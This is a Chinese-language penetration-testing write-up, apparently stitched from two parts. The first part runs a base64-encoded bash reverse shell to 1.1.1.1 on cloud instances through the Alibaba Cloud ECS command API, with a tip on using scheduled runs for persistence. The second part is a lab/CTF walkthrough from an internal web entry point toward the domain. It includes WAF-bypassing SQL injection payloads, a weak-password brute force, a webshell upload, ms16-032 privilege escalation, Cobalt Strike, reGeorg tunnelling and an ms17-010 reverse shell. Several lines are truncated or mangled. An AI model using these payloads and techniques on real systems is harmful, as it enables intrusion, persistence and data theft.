client = AcsClient('<accessKeyId>', '<accessSecret>', 'cn-shanghai')

request = CreateCommandRequest()
request.set_accept_format('json')

request.set_Type("RunShellScript")
request.set_CommandContent("YmFzaCAtaSA JiAvZGV2L3RjcC8xLjEuMS4xLzIzMzMgMD4mMQo=")
request.set_Name("test")

response = client.do_action_with_exception(request)
# python2:  print(response)
print(str(response, encoding='utf-8'))
```

```
#!/usr/bin/env python
#coding=utf-8


from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.acs_exception.exceptions import ClientException
from aliyunsdkcore.acs_exception.exceptions import ServerException
from aliyunsdkecs.request.v20140526.CreateCommandRequest import CreateCommandRec

client = AcsClient('<accessKeyId>', '<accessSecret>', 'cn-shanghai')

request = CreateCommandRequest()
request.set_accept_format('json')

request.set_Type("RunShellScript")
request.set_CommandContent("YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjEuMS4xLzIzMzMgMD4mMQo=
request.set_Name("test")

response = client.do_action_with_exception(request)
# python2:  print(response)
print(str(response, encoding='utf-8'))
```

执行成功后，会返回如下信息：

```
{
    "RequestId": "********-****-****-****-********",
    "CommandId": "c-0************"
}
```


CommandId最好记下来，不然还要调用DescribeCommands


```
{
    "PageNumber": 1,
    "TotalCount": 1,
    "PageSize": 10,
    "RequestId": "********-****-****-****-********",
    "Commands": {
        "Command": [
            {
                "Name": "test",
                "Timeout": 3600,
                "CommandContent": "YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjEuMS4xLzIzMzMgM
                "Description": "",
                "Type": "RunShellScript",
                "CommandId": "c-0************",
                "WorkingDir": ""
            }
        ]
    }
}
```


紧接着就是 `InvokeCommand` ：

- RegionId：区域ID，例如：cn-shanghai
- CommandId：命令ID
- InstanceId：实例ID
- Timed：命令是否为周期执行。 默认值：False
- Frequency：周期任务的执行周期，两次周期任务的时间间隔不能低于10秒。当参数 Timed 的值为 True 时，参数 Frequency 为必需参数。 该参数取值遵循Cron表达式，参阅Cron表达式。

默认情况下，我们不需要管后面的参数，如果你想权限维持的话，可以设置Timed为False，并且设置Frequency为定时任务计划表达式，执行的过程中，基本上不会拦截，因为Access Token的调用，一切都是白名单的。

InvokeCommand

查看 API 文档

* RegionId

华东2（上海）

* CommandId

c-0************

* InstanceId = [

" xxx "

]

\+

Timed

Frequency

示例代码 调试结果

填写左侧的 API 参数会自动同步生成对应SDK的Demo代码

Java Node.js Go PHP Python .Net

在 CloudShell 调试 获取 AK 信息 Python SDK 下载地址 Python SDK 使用说明

```
#!/usr/bin/env python
#coding=utf-8

from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.acs_exception.exceptions import ClientException
from aliyunsdkcore.acs_exception.exceptions import ServerException
from aliyunsdkecs.request.v20140526.InvokeCommandRequest import InvokeCommandRequest

client = AcsClient('<accessKeyId>', '<accessSecret>', 'cn-shanghai')

request = InvokeCommandRequest()
request.set_accept_format('json')

request.set_CommandId("c-0************")
request.set_InstanceIds(["xxx"])

response = client.do_action_with_exception(request)
# python2:  print(response)
print(str(response, encoding='utf-8'))
```

从打点到域控的练习

0x01 入口

web1:

http://172.16.8.8


web2:

http://172.16.8.8:82

0x02 SQL注入

两个入口都能进到内网，web1主要是找exp，环境是linux+discuz6.0，能用的漏洞很多，但是我当时没利用成功，就不写了，影响不大。


web2是一个商城系统，加单引号报错了，说明可能存在注入




```
http://172.16.8.8/product.php?id=12' and ''='
```

安全狗，此地无银三百两，估计就是考绕狗注入了，难度不大，直接发payload了

```
http://172.16.8.8/product.php?id=12'/*%!AA*/order/*%!AA*/by/*%!AA*/1 -- -
```





```
http://172.16.8.8/product.php?id=12'/*%!AA*/order/*%!AA*/by/*%!AA*/7 -- -
```






```
http://172.16.8.8/product.php?id=12'/*%!AA*/order/*%!AA*/by/*%!AA*/6 -- -
```



字段数是6


当前数据库


```
http://172.16.8.8/product.php?id=12'/*%!AA*/union/*%!AA*/select/*%!AA*/1,databas
```



查表，将数据库名转换成16进制：


```
http://172.16.8.8/product.php?id=12'/*%!AA*/union/*%!AA*/select/*%!AA*/1,table_r
```






提示中flag在数据库里面，通过limit查其他的表：

```
http://172.16.8.8/product.php?id=12'/*%!AA*/union/*%!AA*/select/*%!AA*/1,table_r
```



爆字段：

```
http://172.16.8.8/product.php?id=12'/*%!AA*/union/*%!AA*/select/*%!AA*/1,group_c
```



flag


Price

$ 3

4

爆数据：

```
http://172.16.8.8/product.php?id=12'/*%!AA*/union/*%!AA*/select/*%!AA*/1,flag,3,
```



flag1{9b196fe7574e9a590a7df0710741d619}

Price


$ 3

后面发现，有phpmyadmin(当时没想到要扫服务，毕竟VMware vSphere性能有限，如果都做扫描的话，网站可能会承受不住)，可以登录写shell。


0x03 另一个入口

扫描端口，发现还有8080端口

nmap -F -sV -Pn 172.16.8.8




点击重新登录：



没有验证码，弱口令爆破：


118	admin	1q2w3e4r	302	☐	☐	481
0			200	☐	☐	4385

系统公告



0x04 getshell

采购入库任意文件上传：



```
Content-Disposition: form-data; name="cwglkm22"

0
-----------------------------266081396228201
Content-Disposition: form-data; name="cwglkm3"

0
-----------------------------266081396228201
Content-Disposition: form-data; name="cwglkm33"

0
-----------------------------266081396228201
Content-Disposition: form-data; name="DropDownList11"

-----------------------------266081396228201
Content-Disposition: form-data; name="FileUpload1"; filename="xx.aspx"
Content-Type: application/octet-stream

test
-----------------------------266081396228201
Content-Disposition: form-data; name="btntul"

-----------------------------266081396228201
Content-Disposition: form-data; name="TextBox22"


-----------------------------266081396228201
Content-Disposition: form-data; name="TextBox11"


-----------------------------266081396228201
Content-Disposition: form-data; name="DropDownList55"

-----------------------------266081396228201
Content-Disposition: form-data; name="TextBox66"
```

```
        <option selected="selected"
value="未选择产品类别">选择产品类别</option>
        <option value="台式电脑">台式电脑</option>

</select></td>
    </tr>
     <tr>
    <td style="text-align:right; background-color:#F1F2FC"><span
class="fontone">产品图片：</span></td>
    <td style="text-align:left;">
    <input type="file" name="FileUpload1" id="FileUpload1" /><input
type="submit" name="btntul" value="上传" id="btntul"
style="color:White;background-color:#1090BF;font-weight:bold;" />
    <img id="Image110" src="../Images/xx.aspx"
style="height:150px;width:150px;" />
    </td>
    </tr>
    <tr>
    <td style="text-align:right; background-color:#F1F2FC"><span
class="fontone">产品名称：</span></td><td style="text-align:left;"><input
name="TextBox22" type="text" id="TextBox22" class="bd" /><span
id="RequiredFieldValidator22"
style="visibility:hidden;">(不能为空)</span></td>
    </tr>
    <tr>
    <td style="text-align:right; background-color:#F1F2FC"><span
class="fontone">产品货号：</span></td><td style="text-align:left;"><input
name="TextBox11" type="text" id="TextBox11" class="bd" /><span
id="RequiredFieldValidator11"
style="visibility:hidden;">(不能为空)</span></td>
    </tr>
     <tr>
    <td style="text-align:right; background-color:#F1F2FC"><span
class="fontone">选择仓库：</span></td><td style="text-align:left;"><select
name="DropDownList55" id="DropDownList55">
        <option selected="selected" value="未选择仓库">选择仓库</option>
        <option value="一号仓库">一号仓库</option>
```

172.16.8.8:8080/Images/xx.aspx

INT | SQL▾ | XSS▾ | Encryption▾ | Encoding▾ | Other▾

Load URL


Split URL

Execute


Enable Post data Enable Referrer

test

上传shell



返回上一级目录：



0x05 提权

查看当前权限：

```
[*] 磁盘列表 [ A C D ]

C:\inetpub\wwwroot\Images\> whoami
iis apppool\defaultapppool


C:\inetpub\wwwroot\Images\>
```

提示说在桌面可能还有flag,但是当前权限无法访问桌面，所有需要提权

使用ms16-032进行提权：

```
C:\inetpub\wwwroot\> cd bin


C:\inetpub\wwwroot\bin\> 22.exe "whoami"
[#] ms16-032 for service by zcgonvh
[+] SeAssignPrimaryTokenPrivilege was assigned
[!] process with pid: 2816 created.
==============================
nt authority\system


C:\inetpub\wwwroot\bin\>
```

使用cobaltstrike进行上线：



查找桌面的flag:

```
 驱动器 C 中的卷没有标签。
 卷的序列号是 3AC8-D2E9

 c:\users\administrator\desktop 的目录

2018/08/11  14:52    <DIR>          .
2018/08/11  14:52    <DIR>          ..
2018/08/02  11:27                39 c4ef7fbd12e1bb4f8453f55b44007461.txt
2018/08/11  14:51         4,196,865 DataExplore_xp500.com.rar
2018/08/11  14:52    <DIR>          DataExplore数据恢复大师V2.53破解版
2018/08/02  10:51        29,735,592 safedogwzApache.exe
2018/08/02  10:32               589 WampServer.lnk
2018/08/02  10:53             1,237 网站安全狗(Apache版).lnk
               5 个文件     33,934,322 字节
               3 个目录 37,529,448,448 可用字节


beacon> shell type c:\users\administrator\desktop\c4ef7fbd12e1bb4f8453f55b44007461.txt
[*] Tasked beacon to run: type c:\users\administrator\desktop\c4ef7fbd12e1bb4f8453f55b44007461.txt
[+] host called home, sent: 80 bytes
[+] received output:
flag3{200ceb26807d6bf99fd6f4f0d1ca54d4}
```

0x06 进入内网

对内网进行探测，发现存在另一个网段：192.168.10.0/24

使用regeorg代理，扫描后发现存在ms17010漏洞（其实这个不是考点，出题人打了补丁忘记重启了，嘿嘿，如果不用ms17010就要转发访问内网服务器的web进行渗透）：

```
python regeorg.py -u "http://172.16.8.8:8080/Images/tunnel.ashx"
```



使用exp反弹shell回来


```
   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

隧道适配器 本地连接* 2:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :

C:\Users\Administrator\Desktop\tools\Web\NC上传利器>nc -vlp 7788
listening on [any] 7788 ...
^C
